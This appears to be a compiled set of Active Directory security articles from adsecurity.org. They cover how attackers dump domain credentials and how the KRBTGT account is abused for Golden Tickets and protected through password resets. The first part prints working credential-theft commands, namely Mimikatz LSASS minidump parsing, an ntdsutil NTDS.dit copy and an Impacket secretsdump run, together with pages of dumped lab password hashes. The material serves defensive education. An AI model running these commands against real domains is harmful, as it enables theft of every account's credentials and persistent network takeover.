RID  : 000001f4 (500)
User : RDAdministrator

 * Primary
    LM   :
    NTLM : 7c08d63a2f48f045971bc2236ed3f3ac

 * WDigest
    01  f679b3e6845b3530d23b6fd583d85fc4
    02  7594f44ba1add22ec59422ee0bcc7d3d
    03  4edf9050b5708a95c5339ff4d455f9d9
    04  f679b3e6845b3530d23b6fd583d85fc4
    05  dca06390fd68b184d077ea114d71bc65
    06  968edd04b2c8522c75a8b380777411a6
    07  b41d280f6b5e4b29be875574e8153576
    08  83d18fb18d91dbe5c48c0993015bb8fd
    09  560ff912f8d8387a3d8d16e6b8a6fa1b
    10  42fc8aa69c1bdcedc14426f6860006e9
    11  93877de46315d5a9488a04b70adfdd9b
    12  83d18fb18d91dbe5c48c0993015bb8fd
    13  e8d56e7d1c98fbd73c3bbd9d4335b52e
    14  3de7cf58a243cb9c7d2da48e0d26f2e0
    15  c9cd4c6d0e58ca94f7f8deb0b771de9c
    16  8e0e4d08026ca65a1dac39b3f91ad450
    17  04019d0035b037c2340721bce9fffad5
    18  ed6557be36a02e560432c14b0c907071
    19  006b6ddfd87a13ee7dd8690826ff0185
    20  44d1a858df09d82a9c3aa1504ba0cf4b
    21  05324ef16d0c8ea133bd6cc0e857d0ab
    22  bd7a7ccf1ec21d4d3c0a08141db6958e
    23  bb827d55dba87283d26ddc540187ee7d
    24  45b27af413b6cfa9b2de6007dd21e909
    25  4751d4eb50d71a4ecd59aac3edaa95d0
    26  e810c132e213ae83712e6e1e9688b06f
    27  0e83d15538ee64b201e1fed1224ad7c7
    28  14cac5ae547459d5c9daac86f499b7d7
    29  d14452ddf60a9e2675fd5e37c14f12b7

 * Kerberos
    Default Salt : RD.ADSECURITY.ORGAdministrator
    Credentials
      des_cbc_md5       : 0143809219947ff4
      rc4_plain         : 7c08d63a2f48f045971bc2236ed3f3ac
    OldCredentials
      des_cbc_md5       : 5d8c9e46a4ad4acd
      rc4_plain         : 96ae239ae1f8f186a205b6863a3c955f
```


Dump LSASS memory with Mimikatz (get Domain Admin credentials)

Mimikatz can be used to dump LSASS and then extract logged on credentials from the LSASS.dmp file on a different system. On a Domain Controller, this almost always results in Domain Admin credentials.

```
mimikatz(commandline) # sekurlsa::minidump c:\temp\lsass.dmp
Switch to MINIDUMP : 'c:\temp\lsass.dmp'

mimikatz(commandline) # sekurlsa::logonpasswords
Opening : 'c:\temp\lsass.dmp' file for minidump...

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : ADSDC02$
Domain            : ADSECLAB
Logon Server      : (null)
Logon Time        : 5/30/2015 10:14:48 PM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : ADSDC02$
         * Domain   : ADSECLAB
         * NTLM     : ec2fa78dd1efe24d9780561f245c69c0
         * SHA1     : 48bbe93e4acc70bff740c717cf782b0f6c77653e
```

Dump LSASS memory with Task Manager (get Domain Admin credentials)

Once LSASS is dumped, Mimikatz can be used to extract logged on credentials from the LSASS.dmp file on a different system. On a Domain Controller, this almost always results in Domain Admin credentials.



Create Install From Media (IFM) set using NTDSUtil (Grab NTDS.dit file)

NTDSUtil is the command utility for natively working with the AD DB (ntds.dit) & enables IFM set creation for DCPromo. IFM is used with DCPromo to "Install From Media" so the server being promoted doesn't need to copy domain data over the network from another DC. The IFM set is a copy of the NTDS.dit file created in this instance in c:\temp

This file may be staged on a share for promoting new DCs or it may be found on a new server that has not been promoted yet. This server may not be properly secured.

```
PS C:\Users\Administrator.ADSECLAB> ntdsutil "ac i ntds" "ifm" "create full c:\temp" q q
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {5113733a-e9ba-430f-a320-c1168d2f62e2} generated successfully.
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} mounted as C:\$SNAP_201503242343_VOLUMEC$\
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_201503242343_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: c:\temp\Active Directory\ntds.dit

                Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {3fd7bd9a-dda5-4da0-b83c-243a8ff25690} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q
```

Dump Active Directory domain credentials from a NTDS.dit file (and registry system hive).

Once the attacker has a copy of the NTDS.dit file (and certain registry keys to decrypt security elements in the database file), the credential data in the Active Directory database file can be extracted.

Once an attacker has the system hive from the registry & the NTDS.dit fie, they have ALL AD credentials! This screenshot is from a Kali box with the Impacket python tools installed. The DIT is dumped using the secretsdump.py python script in Impacket.

```
root@kali:/opt/impacket-0.9.11# secretsdump.py -system /opt/ntds/system.hive -nt
ds /opt/ntds/ntds.dit LOCAL
Impacket v0.9.11 - Copyright 2002-2014 Core Security Technologies

[*] Target system bootKey: 0x47f313875531b01e41a749186116575b
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0xc84e1ce7a0a057df160a8d8f9b86d98c
[*] Reading and decrypting hashes from /opt/ntds/ntds.dit
ADSDC02$:2101:aad3b435b51404eeaad3b435b51404ee:eaac459f6664fe083b734a1898c9704e:::
ADSDC01$:1000:aad3b435b51404eeaad3b435b51404ee:400c1c111513a3a988671069ef7fee58:::
ADSDC05$:1104:aad3b435b51404eeaad3b435b51404ee:aabbc5e3df7bf11ebcad18b07a065d89:::
ADSDC04$:1105:aad3b435b51404eeaad3b435b51404ee:840c1a91da2670b6d5bd1927e6299f27:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8a2f1adcdd519a2e51578021d2d178a:::
lab.adsecurity.org\Admin:1103:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
lab.adsecurity.org\LukeSkywalker:2601:aad3b435b51404eeaad3b435b51404ee:177af8ab46321ceef22b4e8376f2dba7:::
lab.adsecurity.org\HanSolo:2602:aad3b435b51404eeaad3b435b51404ee:269c0c63a623b2e062dfd861c9b82818:::
lab.adsecurity.org\JoeUser:2605:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236ed3f3ac:::
ADSWKWIN7$:2606:aad3b435b51404eeaad3b435b51404ee:70553133c63b5dfffacffa666b75fddb:::
lab.adsecurity.org\ServerAdmin:2607:aad3b435b51404eeaad3b435b51404ee:f980ee4dd5487f4827204ffdd60b63cd:::
lab.adsecurity.org\Nathaniel.Morris:2608:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Madison.Martinez:2609:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Kaitlyn.Allen:2610:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Isabella.Wilson:2611:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Savannah.Roberts:2612:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Caleb.Lewis:2613:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Liliana.Sanders:2614:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Makayla.Anderson:2615:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\David.Miller:2616:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Bryson.Simmons:2617:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Eva.Barnes:2618:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Ryan.Hall:2619:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Arianna.Murphy:2620:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Colton.Brown:2621:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Dylan.Ward:2622:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Benjamin.Rodriguez:2623:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Micah.Cooper:2624:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Daniel.Murphy:2625:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
lab.adsecurity.org\Jack.Phillips:2626:aad3b435b51404eeaad3b435b51404ee:fd40401e4bd2c84c86491f5b70e2f1f6:::
```

As of October 2015, there's also a Windows method leveraging PowerShell method for dumping credentials from the NTDS.dit file (and registry System hive) called Get-ADDBAccount from DSInternals.com (though it only works on Windows 8 & Windows Server 2012 and newer due to a bug in earlier Windows versions).

Once the attacker has dumped the domain database, there are a lot of options to persist and retain high-level rights, including creating and using Golden Tickets which can be used to exploit the entire forest based on the compromise of a single domain.

References:

- Sean Metcalf's Presentations on Active Directory Security
- Mimikatz Guide and Command Reference
- The Most Common Active Directory Security Issues and What You Can Do to Fix Them
- Finding Passwords in SYSVOL & Exploiting Group Policy Preferences
- MS14-068 Vulnerability, Exploitation, and Exploit Detection
- Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain.
- How Attackers Dump Active Directory Database Credentials
- Using Group Policy Preferences for Password Management = Bad Idea
- Sneaky Active Directory Persistence Tricks
- Golden Tickets which can be used to exploit the entire forest based on the compromise of a single domain
- The PowerSploit function Get-GPPPassword
- Group Policy Preferences Password Vulnerability Now Patched
- Microsoft Local Administrator Password Solution (LAPS)
- Tim Medin's DerbyCon "Attacking Microsoft Kerberos Kicking the Guard Dog of Hades" presentation in 2014 (slides & video) where he released the Kerberoast Python TGS cracker.

Kerberos & KRBTGT: Active Directory's Domain Kerberos Service Account

- By Sean Metcalf in Microsoft Security, PowerShell

Every Domain Controller in an Active Directory domain runs a KDC (Kerberos Distribution Center) service which handles all Kerberos ticket requests. AD uses the KRBTGT account in the AD domain for Kerberos tickets. The KRBTGT account is one that has been lurking in your Active Directory environment since it was first stood up. Each Active Directory domain has an associated KRBTGT account that is used to encrypt and sign all Kerberos tickets for the domain. It is a domain account so that all writable Domain Controllers know the account password in order to decrypt Kerberos tickets for validation. Read Only Domain Controllers (RODCs) each

have their own individual KRBTGT account used to encrypt/sign Kerberos tickets in their own sites. The RODC has a specific KRBTGT account (krbtgt_######) associated with the RODC through a backlink on the account. This ensures that there is cryptographic isolation between trusted Domain Controllers and untrusted RODCs.

The KRBTGT is shrouded in mystery and most AD admins will not mess with it or change its membership. It shouldn't be a member of Domain Admins, Administrators, or any other groups other than "Domain Users" and "Denied RODC Password Replication Group". Note that the "Denied RODC Password Replication Group" is a new group added when you run ADPrep before installing the domain's first 2008/2008R2/2012 DC. This group supports Read-Only Domain Controllers (RODC) ensuring that certain accounts never have their passwords stored on a RODC.

```
PS C:\Users\lukeskywalker> import-module activedirectory
get-aduser krbtgt -property Created,PasswordLastSet,Enabled,SID,DistinguishedName


Created           : 12/7/2014 11:17:39 AM
DistinguishedName : CN=krbtgt,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled           : False
GivenName         :
Name              : krbtgt
ObjectClass       : user
ObjectGUID        : 6fd9529f-0805-4f3c-bb4d-29ad2ac377ef
PasswordLastSet   : 12/7/2014 11:17:39 AM
SamAccountName    : krbtgt
SID               : S-1-5-21-1473643419-774954089-2222329127-502
Surname           :
UserPrincipalName :
```

The SID for the KRBTGT account is S-1-5-<domain>-502 and lives in the Users OU in the domain by default. Microsoft does not recommend moving this account to another OU.

From Microsoft TechNet:

The KRBTGT account is a local default account that acts as a service account for the Key Distribution Center (KDC) service. This account cannot be deleted, and the account name cannot be changed. The KRBTGT account cannot be enabled in Active Directory.

KRBTGT is also the security principal name used by the KDC for a Windows Server domain, as specified by RFC 4120. The KRBTGT account is the entity for the KRBTGT security principal, and it is created automatically when a new domain is created.

Windows Server Kerberos authentication is achieved by the use of a special Kerberos ticket-granting ticket (TGT) enciphered with a symmetric key. This key is derived from the password of the server or service to which access is requested. The TGT password of the KRBTGT account is known only by the Kerberos service. In order to request a session ticket, the TGT must be presented to the KDC. The TGT is issued to the Kerberos client from the KDC.

99.99% of the time*, the KRBTGT account's password has not changed since the Active Directory domain was stood up.

RODCs have the msDS-SecondaryKrbTgtNumber attribute on their computer object populated with the random RODC code with identifies the RODC KRBTGT account (KRBTGT_33171) following the name standard "krbtgt_######" (where # is a number greater than 32737) . There's also an attribute which is a back-link to the associated RODC called msDS-KrbTgtLinkBl.

The KRBTGT accounts store the Key Version Number (KVNO) in the msDS-KeyVersionNumber attribute on the KRBTGT account.

Theoretically, this tracks the KRBTGT password version and is necessary for the DCs to identify which KRBTGT account was used to encrypt/sign Kerberos tickets. If the KVNO = 5 and the Kerberos (TGT) ticket has a KVNO = 4, then the DC needs to use the previous KRBTGT password to decrypt the Kerberos ticket.
Windows doesn't do that though. It attempts to decrypt with the current password and if that fails, it attempts again with the previous one (assuming it has it). Reference: MSDN To KVNO or To Not KVNO

"To distinguish between Kerberos tickets issued by RODC's vs. Kerberos tickets issued by full RWDC's, the low 16 bits of the Property Version Number (PVN) of the 32-bit unicodePWD attribute of the relevant krbtgt account as the traditional Key Version Number (KVNO) and the high 16 bits as a branch ID."
– TechNet Blogs on 2008 & 2003 DC Interop problems

Script code to identify KRBTGT account info (including the key version number – tracks password changes) for every domain in the AD forest:

```
import-module activedirectory
$ADForestRootDomain = (Get-ADForest).RootDomain
$AllADForestDomains = (Get-ADForest).Domains
$ForestKRBTGTInfo = @()
ForEach ($AllADForestDomainsItem in $AllADForestDomains)
{
[string]$DomainDC = (Get-ADDomainController -Discover -Force -Service "PrimaryDC" -
DomainName $AllADForestDomainsItem).HostName
[array]$ForestKRBTGTInfo += Get-ADUSer -filter {name -like "krbtgt*"} -Server $DomainDC -
Prop Name,Created,logonCount,Modified,PasswordLastSet,PasswordExpired,msDS-
KeyVersionNumber,CanonicalName,msDS-KrbTgtLinkBl
}
$ForestKRBTGTInfo | Select
Name,Created,logonCount,PasswordLastSet,PasswordExpired,msDS-
KeyVersionNumber,CanonicalName | ft -auto
```

The following graphic shows similar results to the script code above:

```
PS C:\> get-aduser -filter {name -like "krbtgt*"} -prop Name,Created,PasswordLastSet,msDS-KeyVersionNumber,msDS-KrbTgtLi
nkBl


Created               : 2/16/2015 10:36:11 PM
DistinguishedName     : CN=krbtgt,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled               : False
GivenName             :
msDS-KeyVersionNumber : 2
Name                  : krbtgt
ObjectClass           : user
ObjectGUID            : 91c05e7f-cec2-4698-990d-327cc3023f3c
PasswordLastSet       : 2/16/2015 10:36:11 PM
SamAccountName        : krbtgt
SID                   : S-1-5-21-1387203482-2957264255-828990924-502
Surname               :
UserPrincipalName     :

Created               : 2/19/2015 9:21:11 PM
DistinguishedName     : CN=krbtgt_27140,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled               : False
GivenName             :
msDS-KeyVersionNumber : 1
msDS-KrbTgtLinkBl     : {CN=ADSRODC1,OU=Domain Controllers,DC=lab,DC=adsecurity,DC=org}
Name                  : krbtgt_27140
ObjectClass           : user
ObjectGUID            : c64aeabb-feeb-460b-8b02-7d1f93f0574a
PasswordLastSet       : 2/19/2015 9:21:12 PM
SamAccountName        : krbtgt_27140
SID                   : S-1-5-21-1387203482-2957264255-828990924-1107
Surname               :
UserPrincipalName     :
```

PowerShell code to get Active Directory domain KRBTGT account details for the forest: Get-PSADForestKRBTGTInfo
Here's the output of this script for a lab environment:

Processing 2 service accounts (user accounts) with SPNs discovered in AD Forest DC=ADSecurity,DC=org

Domain : lab.ADSecurity.org
UserID : krbtgt
Description : Key Distribution Center Service Account
PasswordLastSet : 11/16/2009 05:59:56
LastLogon : 01/01/1601 00:00:00

Domain : RD.ADSecurity.org
UserID : krbtgt
Description : Key Distribution Center Service Account
PasswordLastSet : 08/30/2013 19:23:25
LastLogon : 01/01/1601 00:00:00

The LastLogon value for the KRBTGT accounts in the above example shows that the accounts haven't logged on.
While the account is disabled and technically can't be enabled, it is often one of the first accounts an attacker goes after once a Domain Controller has been compromised.

Why is that?

Here's how Kerberos works (in a nutshell):

1. User logs on with AD user name and password to a domain-joined computer (usually a workstation).
2. The user requests authentication by sending a timestamp (Pre-auth data) encrypted with the users password-based encryption key (password hash).
3. User account (user@adsecurity.org) requests a Kerberos service ticket (TGT) with PREAUTH data (Kerberos AS-REQ).
4. The Kerberos server (KDC) receives the authentication request, validates the data, and replies with a TGT (Kerberos AS-REP).

The most important point of this process is that the Kerberos TGT is encrypted and signed by the KRBTGT account. This means that anyone can create a valid Kerberos TGT if they have the KRBTGT password hash. Furthermore, despite the Active Directory domain policy for Kerberos ticket lifetime, the KDC trusts the TGT, so the custom ticket can include a custom ticket lifetime (even one that exceeds the domain kerberos policy).

The attacker may use the KRBTGT account to persist on the network even if every other account has its password changed.
During an incredibly awesome talk (Video) at the Black Hat 2014 security conference in Las Vegas, NV in early August, Skip Duckwall & Benjamin Delpy spoke about a method (using Mimikatz) to generate your own Kerberos tickets (aka the Golden Ticket). Key to this is that you need the hash for the KRBTGT account which exists in every Active Directory domain.

The KRBTGT account is the account used to generate and sign every Kerberos ticket in the domain.

The "Golden Ticket" method enables an attacker to create their own TGT using the KRBTGT account password hash (often extracted from a DC using Mimikatz) with a long lifetime (10 years perhaps) and with any group membership they wish – remember, the TGT is encrypted/signed by the domain's KRBTGT account which is trusted by default by all computers in the domain. And why wouldn't they? That account is central to Kerberos working. Since Kerberos tickets are only validated after 20 minutes (for Kerberos service ticket, TGS), an attacker has more than enough time to access data and/or resources. If not, the attacker can always generate a new "Golden" TGT.

The brilliant part of creating a Golden Ticket (GT) using the domain KRBTGT hash is that the Golden Ticket contains whatever options the creator specifies and the KDC receiving the Golden Ticket generates a TGS assuming that all info in the Golden Ticket is valid. This means that a Golden Ticket can be created for a disabled user outside of normal logon hours.

Common TGT Options:

- User Name
- User Domain
- Ticket Encryption Type
- Logon Hours
- Group Membership (PAC) which contains group SIDS (in a Golden Ticket user SIDs in the PAC are processed)
- Authentication Silo
- (remove) Protected Users


If your Active Directory domain/forest has been compromised and you can't rebuild the entire network from scratch, you will need to reset all passwords in the forest, including the KRBTGT account password(s). Microsoft states that resetting the KRBTGT account password is only supported in a Windows Server 2008 Domain Functional Level (DFL) (or higher). When the DFL is raised from 2003 to 2008 (or higher), the KRBTGT account password is changed automatically.

Changing the KRBTGT Password

Changing the KRBTGT account password can be painful – it has to be changed twice to ensure there is no password history maintained. If your domain/forest has been compromised, you must reset the KRBTGT account password twice. It must be changed twice since the account's password history stores the current password and the last one or 'n-1' (sounds a lot like a trust account password and a computer account password). If this isn't done, it is very likely the attacker can get back on the network at some point and generate custom TGTs (aka Golden Tickets) using the KRBTGT account password hash. The KRBTGT password hash which usually has never been changed (other than when the domain functional level was raised from 2003 to 2008/2008R2/2012/2012R2). Ensure you change the KRBTGT account password for every domain in your forest. Don't leave an attacker any backdoors.

Note: Changing the KRBTGT password is only supported by Microsoft once the domain functional level is Windows Server 2008 or greater. This is likely due to the fact that the KRBTGT password changes as part of the DFL update to 2008 to support Kerberos AES encryption, so it has been tested.

Microsoft now recommends that the KRBTGT password change on a regular basis.


Secure | https://technet.microsoft.com/en-us/library/dn745899.aspx#Sec_KRBTGT

enabled in Active Directory.

KRBTGT is also the security principal name used by the KDC for a Windows Server domain, as specified by RFC 4120. The KRBTGT account is the entity for the KRBTGT security principal, and it is created automatically when a new domain is created.

:ial Identities

'osoft Accounts

ve Directory Security Groups

ve Directory Accounts

il Accounts

Windows Server Kerberos authentication is achieved by the use of a special Kerberos ticket-granting ticket (TGT) enciphered with a symmetric key. This key is derived from the password of the server or service to which access is requested. The TGT password of the KRBTGT account is known only by the Kerberos service. In order to request a session ticket, the TGT must be presented to the KDC. The TGT is issued to the Kerberos client from the KDC.

KRBTGT account maintenance considerations

A strong password is assigned to the KRBTGT account automatically. Be sure that you change the password on a regular schedule. The password for the KDC account is used to derive a secret key for encrypting and decrypting the TGT requests that are issued. The password for a domain trust account is used to derive an inter-realm key for encrypting referral tickets.

On occasion, the KRBTGT account password requires a reset, for example, when an attempt to change the password on the KRBTGT account fails. In order to resolve this issue, you reset the KRBTGT user account password twice by using Active Directory Users and Computers. You must reset the password twice because the KRBTGT account stores only two of the most recent passwords in the password history. By resetting the password twice, you effectively clear all passwords from the password history.

Resetting the password requires you either to be a member of the Domain Admins group, or to have been delegated with the appropriate authority. In addition, you must be a member of the local Administrators group, or you must have been delegated the appropriate authority.

After you reset the KRBTGT password, ensure that event ID 6 in the (Kerberos) Key-Distribution-Center event source is written to the System event log.

Microsoft posted a KRBTGT account password PowerShell script on TechNet that will change the KRBTGT account password once for a domain, force replication, and monitor change status.

Note that changing the KRBTGT account password in a 2008 (or higher) DFL will not cause replication issues.

KRBTGT Password Change Scenarios:

- Maintenance: Changing the KRBTGT account password once, waiting for replication to complete (and the forest converge), and then changing the password a second time, provides a solid process for ensuring the KRBTGT account is protected and reduces risk (Kerberos and application issues).
- Breach Recovery: Changing the KRBTGT account password twice in rapid succession (before AD replication completes) will invalidate all existing TGTs forcing clients to re-authenticate since the KDC service will be unable to decrypt the existing TGTs. Choosing this path will likely require rebooting application servers (or at least re-starting application services to get them talking Kerberos correctly again).

Microsoft has two TechNet articles which describe scenarios where changing the KRBTGT account password may be necessary:

- Event ID 14 — Kerberos Key Integrity
- Event ID 10 — KDC Password Configuration

When changing the KRBTGT account password make certain you use a solid password.

UPDATE: Note that when you set the KRBTGT password, even if you set it to "KerberosIsMyPal1!" it will be automatically changed to a complex password in the background. This means that the password you enter when changing the password doesn't matter, only that the password changes.

Here's PowerShell code to generate a 128 character, complex password. Note that the DC will change the password to something else.

```
[Reflection.Assembly]::LoadWithPartialName("System.Web")
$RandPassLength = [int] 128
Write-Output "Generating $RandPassLength Character Random Password"
$RandomPassword =
[System.Web.Security.Membership]::GeneratePassword($RandPassLength,2)
$RandomPassword
```

In conclusion, the KRBTGT account is critical for AD domain Kerberos authentication and if not properly protected, enables an attacker to create their own Kerberos TGT "Golden Tickets." These special TGTs provide the attacker with access to anything and everything Kerberos enabled on the network without having to add themselves to AD groups.

Note:
There is a potential issue with Exchange when changing the KRBTGT account password: Considering updating your Domain functional level from Windows 2003? Read this!

References:

- Active Directory Accounts: KRBTGT
- http://blogs.msdn.com/b/openspecification/archive/2011/05/11/notes-on-kerberos-kvno-in-windows-rodc-environment.aspx
- http://blogs.technet.com/b/instan/archive/2009/07/30/problems-with-introducing-a-new-windows-server-2008-dc-into-a-windows-2003-forest.aspx
- Mimikatz and Active Directory Kerberos Attacks
- BlackHat USA 2013 Slides: Microsoft's Credential Problem – Skip Duckwall & Chris Campbell
- Abusing Kerberos (aka the Mimikatz Golden Ticket Presentation) BlackHat USA 2014 Presentation Video – Skip Duckwall & Benjamin Delpy
- Mimikatz and Golden Tickets… What's the BFD? BlackHat USA 2014 Redux part 1
- BlueHat 2014 Slides: Reality Bites: The Attacker's View of Windows Authentication and Post-exploitation – Chris Campbell, Benjamin Delpy, & Skip Duckwall
- Christopher Campbell's DEFCON 22 Presentation: The Secret Life of krbtgt (PDF download)
- DerbyCon 2014 Presentation: Et tu Kerberos – Christopher Campbell
- Pass The Golden Ticket Protection from Kerberos Golden Ticket Mitigating pass the ticket on Active Directory

- Why We Don't Get It and Why We Shouldn't
- Let's talk about Pass-the-Hash
- Pass The Golden Ticket Protection from Kerberos – Golden Ticket Mitigating pass the ticket on Active Directory (CERT EU Whitepaper)
- Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft, Version 1 and 2 (Microsoft) (PDF document download).
- LSA (LSASS) Protection Option in Windows 8.1 & Windows Server 2012 R2 (technical article)
- Fixing Pass The Hash and Other Problems (Blog post by Scriptjunkie 2013)
- Active Directory Real Defense for Domain Admins – Jason Lang
- Attacking Microsoft Kerberos Kicking the Guard Dog of Hades – Tim Medin
- DerbyCon 2013: The InfoSec Revival – Scriptjunkie
- Kerberos for the Busy Admin
- How the Kerberos Version 5 Authentication Protocol Works
- Encryption Type Selection in Kerberos Exchanges
- Understanding Microsoft Kerberos PAC Validation
- Replication Version Number for your KrbTGT account password?

https://adsecurity.org/?p=483

Mimikatz DCSync Usage, Exploitation, and Detection

